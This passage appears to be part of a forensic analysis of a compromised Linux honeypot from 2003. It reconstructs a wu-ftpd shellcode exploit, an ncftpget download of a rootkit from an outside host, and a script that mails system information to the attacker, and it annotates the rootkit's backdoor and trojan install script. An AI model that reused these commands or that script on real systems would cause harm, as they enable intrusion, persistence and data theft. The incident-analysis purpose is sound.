/usr/lib/libc/libah
173515                       4060 m.c -/-rwxr-xr-x root     root     66312
/root/etc/nmh/.../read
173516                      82812 mac -/-rwxr-xr-x root     root     97256
/usr/lib/libc/liblsf
173517                       3229 mac -/-rwxr-xr-x root     root     97258
/usr/lib/libc/libso
173518                       7144 .ac -/-rwxr-xr-x root     root     16227
/root/etc/nmh/.../curatare/chattr
173519                      24824 .a. -/-rwxr-xr-x root     root     26121
/root/sbin/ifconfig
173520                      83132 mac -/-rwxr-xr-x root     root     97252
/usr/lib/.lib/libne
173521                      24755 .a. -/-rwxr-xr-x root     root     33730
/usr/bin/strings
173522                      17960 m.c -/-rwxr-xr-x root     root     66311
/root/etc/nmh/.../write
173523                        144 mac -/-rw-r--r-- root     root     97261
/usr/lib/.lib/libfh
173524                      34924 mac -/-r-xr-xr-x root     root     97254
/usr/lib/.lib/libdu
173525                      24752 .a. -/-rwxr-xr-x root     root     127714
/usr/sbin/lsof
173526                      45948 .a. -/-rwxr-xr-x root     root     31646
/usr/bin/vdir
173527                      53910 .ac -/-rwxr-xr-x root     root     16228
/root/etc/nmh/.../curatare/pstree
173528                      45948 mac -/-rwxr-xr-x root     root     97249
```

```
/usr/lib/.lib/libdi
173529                              4096 mac d/drwxr-xr-x root     root     97248
/usr/lib/.lib
173530                             34924 mac -/-r-xr-xr-x root     root     97251
/usr/lib/libc/libto
```

As noticed above via investigation of the /var/log/maillog log file, the attacker attempts to mail data from system to the danni3ll@yahoo.com.au e-mail account. This activity seems to be part of the rootkit installation file. However, because the honeypot was not configured correctly to send mail, the mail never deleted the file in /var/spool/mqueue. sendmail does this by default in an effort to send it at a later time.

```
174184  Sat Nov 22 2003 10:49:40      147 .a. -/-rw-r--r-- root     root     28250
/root/etc/hosts
174185                                  0 m.c d/-rw------- root     root     32134
/var/ftp/T (deleted)
174186                                651 mac -/-rw------- root     root     32136
/var/spool/mqueue/tfhAMBl7e02150 (deleted-realloc)
174187                               1024 m.c d/drwxr-xr-x root     mail     32131
/var/spool/mqueue
174188                                  0 m.c -/-rw------- root     root     32134
/var/spool/mqueue/xfhAMBl7e02150 (deleted)
174189                                651 mac -/-rw------- root     root     32136
/var/spool/mqueue/qfhAMBl7e02150
```

The logs below represent the end of the timeline immediately prior to honeypot power-off.

```
174276  Sat Nov 22 2003 11:01:01     1024 .a. d/drwxr-xr-x root     root     8036
/root/etc/cron.hourly
174277                              59286 .a. -/-rw-r--r-- root     root     28249
/root/etc/ld.so.cache
174278                             485171 .a. -/-rwxr-xr-x root     root     60242
/root/lib/ld-2.2.4.so
174279                                 11 .a. l/lrwxrwxrwx root     root     60243
/root/lib/ld-linux.so.2 -> ld-2.2.4.so
174280                              60258 m.c -/-rw------- root     root     12082
/var/log/cron
174281                                 14 .a. l/lrwxrwxrwx root     root     60256
/root/lib/libdl.so.2 -> libdl-2.2.4.so
174282                                 13 .a. l/lrwxrwxrwx root     root     72291
/root/lib/i686/libc.so.6 -> libc-2.2.4.so
174283                                227 .a. -/-rw-r--r-- root     root     28263
/root/etc/mtab
174284                                572 .a. -/-rw-r--r-- root     root     28245
/root/etc/group
174285                              11832 .a. -/-rwxr-xr-x root     root     60314
/root/lib/libtermcap.so.2.0.8
174286                              65997 .a. -/-rwxr-xr-x root     root     60255
/root/lib/libdl-2.2.4.so
174287                                749 .a. -/-rwxr-xr-x root     root     31588
/usr/bin/run-parts
174288                                 19 .a. l/lrwxrwxrwx root     root     60315
/root/lib/libtermcap.so.2 -> libtermcap.so.2.0.8
174289                            5772268 .a. -/-rwxr-xr-x root     root     72290
/root/lib/i686/libc-2.2.4.so
```

Network Capture Based Timeline Analysis

We can utilize the raw packet dumps to reconstruct the transaction that took place between the attacker and the honeypot upon compromise and rootkit installation. Reconstruction of the TCP stream is performed by loading the raw packet captures from the tcpdump processes monitoring the bridge on the bridging firewall in the ethereal[5] application. The log below represents both what the attacker sent and received from the honeypot upon compromise.

```
220 ipx-y-z-144.ph.ph.cox.net FTP server (Version wu-2.6.1-18) ready.
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS mozilla@
230 Guest login ok, access restrictions apply.
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
PWD
257 "/" is current directory.
CWD 0000000000000000ëëëëëëëëëëëëëëëëëëëëëëëëëëëëëë          1ÛC¸
tQ
-____P‰áj_X‰ÂÍ€ë_1Û÷ãþÊYj_XÍ€ë_èíÿÿÿÿÿÿ
550 0000000000000000000000000
tQ
-____P‰áj_X‰ÂÍ€ë_1Û÷ãþÊYj_XÍ€ë_èíÿÿÿ: File name too long.
CWD ~/{.,.,.,.}
250 CWD command successful.
CWD .
250 CWD command successful.
RNFR ./././././././././.
350 File exists, ready for destination name
CWD 735073
550 735073: No such file or directory.
CWD 73507
550 73507: No such file or directory.
CWD 7350é
550 7350é: No such file or directory.
RNFR .
350 File exists, ready for destination name
RNFR ./././././././.
350 File exists, ready for destination name
CWD ~{

sP
3Û÷ã°F3ÉÍ€jT‹Ü°'±íÍ€°=Í€R±_hÿ../Dâø‹Ü°=Í€XjTj(XÍ€j
X™Rhn/shh//bi‰ãRS‰áÍ€ncftpget -u xlogicus -p dupa16ani 206.253.222.88 . 'xlogic.tgz';tar
zxvf xlogic.tgz;cd xl;./install;
w
  4:45am  up  1:58,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
/usr/sbin/adduser daniel
passwd daniel
a
a
Changing password for user daniel
passwd: all authentication tokens updated successfully
cd /tmp
./setup
_[1;32m
                                                                 #####
                                                                #######
                   *                                            ##O#O##
  ######          **#                                           #VVVVV#
```

```
    ##             #                                           ##  VVV  ##
    ##         ***   ### ####   ###    ###  ##### ######     #         ##
    ##        *  *#   ###    ##  ##     ##    ###  ##       #           ##
    ##       *   *#   ##     ##  ##     ##      ###         #           ###
    ##          **#   ##     ##  ##     ##      ###       QQ#           ##Q
    ##       # **#    ##     ##  ##     ##     ## ##    QQQQQQ#       #QQQQQQ
    ##      ## **# #  ##     ##  ###   ###    ##   ##   QQQQQQQ#     #QQQQQQQ
  ############  ###  ####   ####   #### ### ##### ######   QQQQQ#######QQQQQ

                     P O W E R E D    B Y    L I N U X

_[0m
   _[0;32mStarting Rootkit Instalation ...._[0m

   _[1;31mMakeing Home Directory And Copying Programs ..._[0m
   _[0;32msniffer ..._[0m
   _[0;32mcuratare ..._[0m
   _[1;31mDone With Directorys & Programs ..._[0m

   _[1;31mRemoveing Original Files ..._[0m
   _[1;31mAnd Replaceing With Ours ..._[0m

   _[1;31mCopying SSH Files ..._[0m
   _[0;32msshd_config ..._[0m
   _[0;32mssh_host_key ..._[0m
   _[0;32mssh_random_seed ..._[0m
   _[0;32msshd ..._[0m
   _[1;31mDone With SSH Files ..._[0m


   _[1;31mCreating Startup Files ..._[0m
   _[1;31mStarting SSHD Backdoor & Sniffer ..._[0m
   _[1;31mDone ..._[0m


   _[1;31mGathering System Info & Sending Mail..._[0m
   _[1;31mDone ..._[0m


   _[1;31mRemoveing Our Tracks ..._[0m

   _[1;32m[D] [O] [N] [E] ..._[0m
_[1;32m
ipx-y-z-144.ph.ph.cox.net
          inet addr:x.y.z.144  Bcast:x.y.47.255  Mask:255.255.240.0
          inet addr:127.0.0.1  Mask:255.0.0.0
_[0m
```

We can use the whois command to get information about the system by which the attacker stored his rootkit. By having logged in with a username and passwd, it is probably reasonable to assume that the attacker has compromised a system within the jurisdiction of the United States, as can be seen below

```
[root@GCFA string]# whois 206.253.222.88
[Querying whois.arin.net]
[whois.arin.net]

OrgName:    Internap Network Services
OrgID:      PNAP
Address:    250 Williams Street
Address:    Suite E100
City:       Atlanta
StateProv:  GA
PostalCode: 30303
Country:    US

NetRange:   206.253.192.0 - 206.253.223.255
CIDR:       206.253.192.0/19
```

```
NetName:     INTERNAP-SEA
NetHandle:   NET-206-253-192-0-1
Parent:      NET-206-0-0-0-0
NetType:     Direct Allocation
NameServer:  NS1.PNAP.NET
NameServer:  NS2.PNAP.NET
Comment:     ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:     1996-07-18
Updated:     2002-06-17

TechHandle:  INO3-ARIN
TechName:    InterNap Network Operations Center
TechPhone:   +1-206-256-9500
TechEmail:   noc@internap.com

OrgAbuseHandle:  IAC3-ARIN
OrgAbuseName:    Internap Abuse Contact
OrgAbusePhone:   +1-206-256-9500
OrgAbuseEmail:   abuse@internap.com

OrgTechHandle:  INO3-ARIN
OrgTechName:    InterNap Network Operations Center
OrgTechPhone:   +1-206-256-9500
OrgTechEmail:   noc@internap.com

# ARIN WHOIS database, last updated 2004-01-29 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

As the bridging firewall was configured with the Snort intrusion detection system, a short summary of the snort collected data is listed below. The data shows the FTP RNFR attack followed by a transfer of noop sled shellcode and wu-ftp bad file completion attempts. Even though not all of this data is considered by snort to be high priority events (snort interprets priority 1 events as most serious, priority 3 events as least serious), the context of the events while considered together has been proven to be a true positive.

```
[root@gateway raw]# cat /tmp/exploit_logs
11/22-04:24:48.365616  [**] [1:1622:5] FTP RNFR ./../ attempt [**] [Classification: Misc
Attack] [Priority: 2] {TCP} 218.3.240.10:50084 -> x.y.z.144:21
<previous line repeated 60 times>
11/22-04:25:08.866826  [**] [1:1622:5] FTP RNFR ./../ attempt [**] [Classification: Misc
Attack] [Priority: 2] {TCP} 218.3.240.10:50084 -> x.y.z.144:21
11/22-04:25:09.135759  [**] [1:1622:5] FTP RNFR ./../ attempt [**] [Classification: Misc
Attack] [Priority: 2] {TCP} 218.3.240.10:50084 -> x.y.z.144:21
11/22-04:25:09.680658  [**] [1:1424:4] SHELLCODE x86 EB OC NOOP [**] [Classification:
Executable code was detected] [Priority: 1] {TCP} 218.3.240.10:50084 -> x.y.z.144:21
11/22-04:25:09.681869  [**] [1:1424:4] SHELLCODE x86 EB OC NOOP [**] [Classification:
Executable code was detected] [Priority: 1] {TCP} x.y.z.144:21 -> 218.3.240.10:50084
11/22-04:25:09.960703  [**] [1:1378:10] FTP wu-ftp bad file completion attempt { [**]
[Classification: Misc Attack] [Priority: 2] {TCP} 218.3.240.10:50084 -> x.y.z.144:21
11/22-04:25:10.499153  [**] [1:1622:5] FTP RNFR ./../ attempt [**] [Classification: Misc
Attack] [Priority: 2] {TCP} 218.3.240.10:50084 -> x.y.z.144:21
11/22-04:25:11.830695  [**] [1:1622:5] FTP RNFR ./../ attempt [**] [Classification: Misc
Attack] [Priority: 2] {TCP} 218.3.240.10:50084 -> x.y.z.144:21
11/22-04:25:14.143285  [**] [1:1748:4] FTP command overflow attempt [**] [Classification:
Generic Protocol Command Decode] [Priority: 3] {TCP} 218.3.240.10:50084 -> x.y.z.144:21
```

We can use the Linux whois client to access the APNIC registry to retrieve information regarding the owners of the address, it would appear that it is also likely a compromised host, as it seems to be part of an educational facility.

```
[root@GCFA string]# whois 218.3.240.10
[Querying whois.apnic.net]
[whois.apnic.net]
% [whois.apnic.net node-1]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html
```

```
inetnum:      218.3.240.8 - 218.3.240.15
netname:      XUZHOU-TEACHER-TRAINING-COLLEGE
descr:        XuZhou Teacher Trainning College Education
descr:        Xuzhou City
descr:        Jiangsu Province
country:      CN
admin-c:      CH482-AP
tech-c:       CH482-AP
changed:      ip@jsinfo.net 20030315
status:       ASSIGNED NON-PORTABLE
mnt-by:       MAINT-CHINANET-JS
mnt-lower:    MAINT-CHINANET-JS-XZ
source:       APNIC

route:        218.3.0.0/16
descr:        CHINANET jiangsu province network
country:      CN
origin:       AS23650
mnt-by:       MAINT-CHINANET-JS
changed:      ip@jsinfo.net 20030414
source:       APNIC

person:       CHINANET-JS-XZ Hostmaster
address:      No.116,Huaihai East Road,Xuzhou 221000
country:      CN
phone:        +86-516-5806352
fax-no:       +86-516-3712480
e-mail:       ipxz@pub.xz.jsinfo.net
nic-hdl:      CH482-AP
remarks:      send anti-spam or abuse reports to abuse@public.xz.js.cn
remarks:      or abuse@pub.xz.jsinfo.net
remarks:      times in GMT+8
mnt-by:       MAINT-CHINANET-JS-XZ
changed:      ip@jsinfo.net 20030428
source:       APNIC
```

Timeline Summary

Sat Nov 03 2001 12:04:48	**Attackers Root kit is compiled and packaged**
Thu Nov 20 2003 13:32:25	**Begin Honeypot Operating System Installation**
Thu Nov 20 2003 14:21:31	**End Honeypot Operating System Installation**
Sat Nov 22 2003 02:47:20	**Honeypot connected directly to Internet**
Sat Nov 22 2003 04:24:40	**Attacker exploits FTP vulnerability**
Sat Nov 22 2003 04:46:04	**Attacker creates ‘Daniel’ Account**
Sat Nov 22 2003 04:46:53	**Attacker configures rootkit**

Sat Nov 22 2003 10:49:40	**Sendmail attempts to resend mail from rootkit install**
Sat Nov 22 2003 11:01:01	**System unplugged.**

Recovery of Deleted Files

<u>Network Based File Recovery</u>

Rootkit extraction from the network datastream was accomplished by using tcpdump to log binary packet dumps to the bridging firewall. ethereal was then used to analyze the traffic. Analysis steps consisted of

1. identifying the connection invoked by the attackers use of the ncftp client to download their rootkit from 206.253.222.88
2. Using ethereal's TCP stream capture utility to save the data content associated with that FTP TCP transaction to file.

<table>
<tr><td><pre>[root@gateway rootkit]# file rootkit1.tar.gz
rootkit1.tar.gz: gzip compressed data, from Unix</pre></td><td>We use the file command to examine the contents of the network extracted file, verifying that it appears to be a valid gzipped tar archive.</td></tr>
<tr><td><pre>[root@GCFA rootkit]# tar xfvzp rootkit1.tgz
.rootkit/
.rootkit/startup.tgz
.rootkit/curatare.tgz
.rootkit/sshd.tgz
.rootkit/mail-info.tgz
.rootkit/sniffer.tgz
.rootkit/trojans.tgz
.rootkit/motd
setup</pre></td><td>We use the tar command to unzip and unarchive the rootkit file verbosely. As a result we see that the achive contained a setup script, hidden directory, and several more archived/zipped utilities.</td></tr>
<tr><td><pre>[root@GCFA rootkit]# ls -al
total 400
drwxr-xr-x   3 kraut   kraut   4096 Jan 28 22:12 .
drwxr-xr-x   16 kraut   kraut   4096 Jan 28 21:32 ..
drwxr-xr-x   4 kraut   kraut   4096 Jan 28 22:12 .rootkit
-rwxr--r--   1 kraut   kraut   385815 Nov 23 18:04
rootkit1.tar.gz
-rwxr-xr-x   1 root   root   3265 Jul 4 2003 setup</pre></td><td>We examine the contents of the directory after the extraction.</td></tr>
<tr><td><pre>[root@GCFA rootkit]# cd .rootkit/
[root@GCFA .rootkit]# ls
curatare   mailme read   startfile   trojans.tgz
curatare.tgz   motd   sniffer.tgz startup.tgz write
mail-info.tgz port   sshd.tgz   trojans</pre></td><td>We change directory into the hidden file and examine the contents.</td></tr>
<tr><td><pre>[root@GCFA .rootkit]# file *
curatare: directory
curatare.tgz: gzip compressed data, from Unix
mail-info.tgz: gzip compressed data, from Unix
mailme: Bourne shell script text executable
motd: ASCII text
port: Bourne shell script text executable</pre></td><td>We use the file command to assess the types of files in the rootkit.</td></tr>
</table>

read: a /usr/bin/perl script text executable sniffer.tgz: gzip compressed data, from Unix sshd.tgz: gzip compressed data, from Unix startfile: Bourne shell script text executable startup.tgz: gzip compressed data, from Unix trojans: directory trojans.tgz: gzip compressed data, from Unix write: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped [root@GCFA .rootkit]#	
[root@GCFA .rootkit]# cat mailme #!/bin/sh # This file will mail you informations about the root touch /tmp/info /sbin/ifconfig -a | grep inet >> /tmp/info hostname -f >> /tmp/info uname -a >> /tmp/info w >> /tmp/info cat /proc/cpuinfo >> /tmp/info cat /proc/meminfo >> /tmp/info ping -c 6 yahoo.com >> /tmp/info /sbin/route -n >> /tmp/info cat /tmp/info | mail -s "$(uname -a)" danni3ll@yahoo.com.au rm -f /tmp/info	We manually inspect the contents of the mailme script. We again see the e-mail address of the attacker, and understand the way by which he created the e-mail file previously discussed that was located in the /var/spool/mqueue directory.

Next, we would like to inspect the contents of the rootkit install script. We see that it conveniently provides a step by step description of every phase of the root kit installation process. In the following analysis, we will discuss each section of the rootkit installation script individually in the right hand column.

Rootkit install script (broken down for analysis)	
#!/bin/sh #!/bin/bash	This tells the Unix kernel to interpret this file as a Unix shell script. The second line doesn't affect the interpreter, and looks like a backup to the first line intended for manual editing.
BLK='' RED='' GRN='' YEL='' BLU='' MAG='' CYN='' WHI='' DRED='' DGRN='' DYEL='' DBLU='' DMAG='' DCYN='' DWHI='' RES=''	It looks like the attacker dedicated some time to enhance the rootkit installation experience with color.
unset HISTFLIE unset HISTSAVE unset HISTLOG	The attacker instructs the Unix shell to forgo command recording to the history files.
chown root.root *	The attacker makes root the owner and group owner of all files within the current directory.

`STARTDIR=`pwd``	The attacker saves the present working directory to a variable.
`chattr +suai ~root/.bash_history` `chattr +suai /var/log/messages`	The attacker uses the chattr command to set options associated with Linux ext2 and above file systems. The 's' in 'suai' ensures that the file will be securely deleted if deleted, the 'u' specifies that the contents are saved for recovery if deleted by user. The 'a' makes the file only available for writing through an append, and the 'I' makes the file unavailable for name change, deletion, or linking until the super-user removes this attribute from the file.
`clear` `sleep 5`	Cleari the screen and waiting 5 seconds prior to proceeding.
`cd .rootkit >> /dev/null` `DIR=`pwd``	We change into the .rootkit hidden directory. We save this directory to a variable.
`tar xzf sk.tgz >> /dev/null` `cd sk >> /dev/null` `bash inst >> /dev/null` `cd /usr/share/locale/sk/.sk12 >> /dev/null` `./sk &`	No sk.tgz archive exists in the rootkit, so this wouldn't have done anything.
`cd $DIR` `echo "${GRN}"` `cat motd` `echo "${RES}"`	We write the penguin ascii art to screen. We render the penguin in green.
`echo "   ${DGRN}Starting Rootkit Instalation ....${RES}"` `echo` `echo "   ${RED}Makeing Home Directory And Copying Programs ...${RES}"` `mkdir -p /etc/nmh/.../ >> /dev/null`	We create a directory 'nmh' within the /etc directory to use as a place to hide the hidden directory '…'
`echo "   ${DGRN}sniffer ...${RES}"` `tar -xzf sniffer.tgz >> /dev/null` `cp write /etc/nmh/.../write >> /dev/null` `cp read /etc/nmh/.../read >> /dev/null`	We unzip the sniffer files and save them to the hidden directory.
`echo "   ${DGRN}curatare ...${RES}"` `tar -xzf curatare.tgz -C /etc/nmh/.../ >> /dev/null` `echo "   ${RED}Done With Directorys & Programs ...${RES}"` `echo` `echo "   ${RED}Removeing Original Files ...${RES}"` `echo "   ${RED}And Replaceing With Ours ...${RES}"` `echo`	Curatare contains trojaned ps and pstree commands, presumably to hide the sniffer and backdoored sshd processes from the system administrator.
`tar -xzf trojans.tgz >> /dev/null` `cd trojans/ >> /dev/null` `./trojans >> /dev/null` `cd .. > /dev/null`	The attacker trojanizes a large number of system utilities
`echo "   ${RED}Copying SSH Files ...${RES}"` `tar -xzf sshd.tgz >> /dev/null` `cd sshd >> /dev/null` `echo "   ${DGRN}sshd_config ...${RES}"` `if [ -f /usr/lib/sshd_config ]` `   then` `       chattr -suai /usr/lib/sshd_config >> /dev/null` `       rm -rf /usr/lib/sshd_config >> /dev/null` `fi`	Here the attacker reconfigures the sshd infrastructure as a backdoor for future connection.

<pre>cp -f sshd_config /usr/lib/sshd_config >> /dev/null chattr +suai /usr/lib/sshd_config >> /dev/null echo " ${DGRN}ssh_host_key ...${RES}" if [-f /usr/lib/ssh_host_key] then chattr -suai /usr/lib/ssh_host_key >> /dev/null rm -rf /usr/lib/ssh_host_key >> /dev/null fi cp -f ssh_host_key /usr/lib/ssh_host_key >> /dev/null chattr +suai /usr/lib/ssh_host_key >> /dev/null echo " ${DGRN}ssh_random_seed ...${RES}" if [-f /usr/lib/ssh_random_seed] then chattr -suai /usr/lib/ssh_random_seed >> /dev/null rm -rf /usr/lib/ssh_random_seed >> /dev/null fi cp -f ssh_random_seed /usr/lib/ssh_random_seed >> /dev/null chattr +suai /usr/lib/ssh_random_seed >> /dev/null echo " ${DGRN}sshd ...${RES}"</pre>	
<pre>if [-f /sbin/kflushd] then chattr -suai /sbin/kflushd >> /dev/null rm -rf /sbin/kflushd >> /dev/null fi cp -f sshd /sbin/kflushd >> /dev/null chattr +suai /sbin/kflushd >> /dev/null cd ../ >> /dev/null echo " ${RED}Done With SSH Files ...${RES}" echo echo</pre>	The attacker copies their sshd daemon into an inconspicuous location/name to be ran as a daemon. Inspection of the sshd_config command shows that the attacker has this version of sshd listening on port 123.
<pre>echo " ${RED}Creating Startup Files ...${RES}" tar -xzf startup.tgz >> /dev/null echo " ${RED}Starting SSHD Backdoor & Sniffer ...${RES}" ./startfile >> /dev/null echo " ${RED}Done ...${RES}" echo echo</pre>	These files control the automated startup of the sniffer infrastructure via use of the /etc/init.d/port script.
<pre>echo " ${RED}Gathering System Info & Sending Mail...${RES}" tar -xzf mail-info.tgz >> /dev/null ./mailme echo " ${RED}Done ...${RES}" echo echo</pre>	The attacker collects basic information and emails to their (presumably) personal e-mail address.
<pre>echo " ${RED}Removeing Our Tracks ...${RES}" cd $STARTDIR rm -rf .rootkit rootkit.tgz setup</pre>	The attacker insecurely removes the contents of the hidden .rootkit directory and the associated files.
<pre>export HISTSIZE=1</pre>	The attacker sets the History length to only store one command.
<pre>chmod -s /usr/bin/rpc*</pre>	No clear reason why the attacker would want to remove secure deletion properties on the rpcgen command

`echo anonymous >> /etc/ftpusers` `echo ftp >> /etc/ftpusers` `echo`	The attacker prevents other users from logging in as ftp or anonymous, thereby closing the hole that the attacker used to exploit the system
`echo "   ${GRN}[D] [O] [N] [E] ...${RES}"` `echo "${GRN}"` `hostname -f` `/sbin/ifconfig \| grep inet` `echo "${RES}"`	The attacker prints the fully qualified domain name to the screen and ensures that promiscuous mode is up via use of the ifconfig command.
`rm -rf dan.tgz`	The attacker insecurely removes the original overall rootkit package.

The script below is installed under the /etc/init.d Linux startup folder and serves as the sshd daemon listening on Port 123 and as the rootkit boot startup script. This sshd daemon, renamed above by the install script as kflushd, has likely been trojanized.

`[root@GCFA init.d]# cat port` `#!/bin/sh` ``x=`pwd` `` `cd /sbin >> /dev/null` `export PATH="."` `kflushd  &` `cd /etc/nmh/.../ >> /dev/null` `PATH=".";export PATH` `write &` `cd $x > /dev/null`	We use the cat command to list the contents of the port script.

String Search Results

Because the swap partition isn't organized as a filesystem, swap analysis is limited to a string search. Our analysis strategy will be to look at a number of different printable string lengths within the swap partition. We will look at all string sequences that range between 8 and 45 printable characters long (surrounded by non-printable characters) with the string command. This method should ensure that we have searchable access to most of the probable sequences that would be expected to have descriptive merit. Upon collection of various string sequences, we will utilize a list of keywords to further narrow our data.

``[root@GCFA media_analysis]# for n in `seq 8 45` `` `> do` `> strings -${n} partition_6.dd > partition_6.strings.${n}` `> done`	We perform a strings command specifying increasing numbers of ascii printable

[root@GCFA media_analysis]#	character string sequences ranging from 8 to 40
[root@GCFA string]# for string in \`ls -1\`; do wc -l $string; done|sort -n 11748 partition_6.strings.45 12687 partition_6.strings.44 13727 partition_6.strings.43 14223 partition_6.strings.42 14665 partition_6.strings.41 15065 partition_6.strings.40 15397 partition_6.strings.39 15826 partition_6.strings.38 16858 partition_6.strings.37 17365 partition_6.strings.36 17907 partition_6.strings.35 18419 partition_6.strings.34 18846 partition_6.strings.33 19628 partition_6.strings.32 20397 partition_6.strings.31 21086 partition_6.strings.30 21847 partition_6.strings.29 22454 partition_6.strings.28 23178 partition_6.strings.27 23847 partition_6.strings.26 24739 partition_6.strings.25 25524 partition_6.strings.24 26524 partition_6.strings.23 27699 partition_6.strings.22 28778 partition_6.strings.21 30208 partition_6.strings.20 31882 partition_6.strings.19 33748 partition_6.strings.18 35269 partition_6.strings.17 37463 partition_6.strings.16 39681 partition_6.strings.15 41597 partition_6.strings.14 44142 partition_6.strings.13 47865 partition_6.strings.12 61311 partition_6.strings.11 65984 partition_6.strings.10 87360 partition_6.strings.9 108821 partition_6.strings.8 148722 partition_6.strings.7	We see the respective number of strings in the swap partition based upon increasing numbers of ascii printable character string sequences.

[root@GCFA string]# ls -l total 46972 -rw-r--r-- 1 root root 1782031 Jan 30 12:16 partition_6.strings.10 -rw-r--r-- 1 root root 1730628 Jan 30 12:17 partition_6.strings.11 -rw-r--r-- 1 root root 1569276 Jan 30 12:18 partition_6.strings.12 -rw-r--r-- 1 root root 1520877 Jan 30 12:19 partition_6.strings.13 -rw-r--r-- 1 root root 1485247 Jan 30 12:20 partition_6.strings.14 -rw-r--r-- 1 root root 1456507 Jan 30 12:20 partition_6.strings.15 -rw-r--r-- 1 root root 1421019 Jan 30 12:21 partition_6.strings.16 -rw-r--r-- 1 root root 1383721 Jan 30 12:22 partition_6.strings.17 -rw-r--r-- 1 root root 1356343 Jan 30 12:23 partition_6.strings.18 -rw-r--r-- 1 root root 1320889 Jan 30 12:24 partition_6.strings.19 -rw-r--r-- 1 root root 1287409 Jan 30 12:25 partition_6.strings.20 -rw-r--r-- 1 root root 1257379 Jan 30 12:26	We review the sizes of our resultant string files. As expected, the files representing longer string sequences are smaller than the ones with fewer string sequences.

partition_6.strings.21 -rw-r--r-- 1 root root 1233641 Jan 30 12:27 partition_6.strings.22 -rw-r--r-- 1 root root 1206616 Jan 30 12:28 partition_6.strings.23 -rw-r--r-- 1 root root 1182616 Jan 30 12:29 partition_6.strings.24 -rw-r--r-- 1 root root 1162991 Jan 30 12:30 partition_6.strings.25 -rw-r--r-- 1 root root 1139799 Jan 30 12:31 partition_6.strings.26 -rw-r--r-- 1 root root 1121736 Jan 30 12:31 partition_6.strings.27 -rw-r--r-- 1 root root 1101464 Jan 30 12:32 partition_6.strings.28 -rw-r--r-- 1 root root 1083861 Jan 30 12:33 partition_6.strings.29 -rw-r--r-- 1 root root 1061031 Jan 30 12:34 partition_6.strings.30 -rw-r--r-- 1 root root 1039672 Jan 30 12:35 partition_6.strings.31 -rw-r--r-- 1 root root 1015064 Jan 30 12:36 partition_6.strings.32 -rw-r--r-- 1 root root 989258 Jan 30 12:37 partition_6.strings.33 -rw-r--r-- 1 root root 974740 Jan 30 12:38 partition_6.strings.34 -rw-r--r-- 1 root root 956820 Jan 30 12:39 partition_6.strings.35 -rw-r--r-- 1 root root 937308 Jan 30 12:40 partition_6.strings.36 -rw-r--r-- 1 root root 918549 Jan 30 12:41 partition_6.strings.37 -rw-r--r-- 1 root root 879333 Jan 30 12:41 partition_6.strings.38 -rw-r--r-- 1 root root 862602 Jan 30 12:42 partition_6.strings.39 -rw-r--r-- 1 root root 849322 Jan 30 12:43 partition_6.strings.40 -rw-r--r-- 1 root root 832922 Jan 30 12:44 partition_6.strings.41 -rw-r--r-- 1 root root 814358 Jan 30 12:45 partition_6.strings.42 -rw-r--r-- 1 root root 793030 Jan 30 12:46 partition_6.strings.43 -rw-r--r-- 1 root root 747270 Jan 30 12:47 partition_6.strings.44 -rw-r--r-- 1 root root 704512 Jan 30 12:47 partition_6.strings.45 -rw-r--r-- 1 root root 2506752 Jan 30 12:09 partition_6.strings.7 -rw-r--r-- 1 root root 2188940 Jan 30 12:14 partition_6.strings.8 -rw-r--r-- 1 root root 1995791 Jan 30 12:15 partition_6.strings.9	
[root@GCFA string]# egrep "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}" partion_6.dd	We use regular expression search capability of egrep to look for IP addresses on the swap partition.
[root@GCFA string]# cat ip_strings |wc -l 534 [root@GCFA string]# cat ip_strings | grep -v 192|wc -l 22 [root@GCFA string]#	Of the 22 IP addresses found in swap, all were related to initial honeypot configuration.
[root@GCFA media_analysis]# wc -l usage 7396 usage [root@GCFA media_analysis]# cat usage|grep port|wc -l 108	To identify any executable's usage summaries, we grep for usage strings that would be expected to be part of the binary. Due

	to the number of hits, we narrow our scope to those which might suggest a sniffer, using the 'port' keywork. No relevant strings were identified by manually reviewing the 108 matches.

Keywords and regular expressions (beyond the port example above) used to search for signs of compromise were:

- Port
- Hack
- Rootkit
- Dan
- Yahoo
- 31337
- ssh

Strings Search Summary

Keyword searches on the aforementioned strings yielded little in the string search on the swap partition. Of the data that was available, it was apparent that much of the swap still contained strings related to the Operating System install from 2 days prior to compromise. The majority of this memory seemed to contain data related to some element of the X configuration.

Conclusions

The following conclusions were made regarding the honeypot compromise:

- By using the username daniel84 in one of his ftp download attempts, and by using the email address danni3ll@yahoo.com.au, we have reason to suspect that the attacker may be located in Australia. By using the username Daniel, we may also have reason to suspect that the attacker's first name is Daniel. Other references to dani3ll from Google suggest that Daniel frequents IRC (Internet Relay Chat), which is a common Internet Chat client for computer attackers[7].
- The attacker used only a user-mode rootkit, which was limited to basically removing lines from operating system utilities prior to printing to screen. In the case where the attacker wishes to filter the string 'PROMISC' out of the ifconfig executable, in doing so, he also remove other relevant information that is easily missed by simply comparing the ifconfig output of the Ethernet card vs the linux loopback driver. This suggests that the attacker does not fully comprehend the nature of covering his tracks in Linux.
- As was shown in the analysis of the /var/log/messages file, the attacker failed to remove signs of the in.ftpd daemon compromise. A more thorough break-in would have removed all signs of initial compromise.

- The attacker did manager to close the vulnerability by which they compromised the system simply by adding ftp and anonymous to the /etc/ftpusers file, thereby preventing these anonymous accounts from being able to interact with the daemon in the first place, preventing a recurrent attack on the same vulnerability by another attacker.
- While the attacker was unwise in transferring his rootkit via cleartext ftp, thereby allowing for our interception, they did manage to delete the files securely in a way that they were unrecoverable using the Sleuthkit.
- The attacker was careless in leaving his email address in plain site in the /var/spool/mqueue directory, and should have verified that sendmail was able to transfer his file, else collect system information via ssh.
- The attacker appeared to have compromised the honeypot from another compromised system in China, and then downloaded their rootkit from a possibly compromised FTP server in Atlanta. This suggests that the attacker has compromised numerour systems.

The following conclusions were made regarding the honeypot configuration

- Timeline anaylsis was complicated by noise created by cron jobs, especially the slocate cron job, which modified the access times of many system files. While honeypots should be minimally modified, a removal of the cron processes would have facilitated easier timeline analysis.
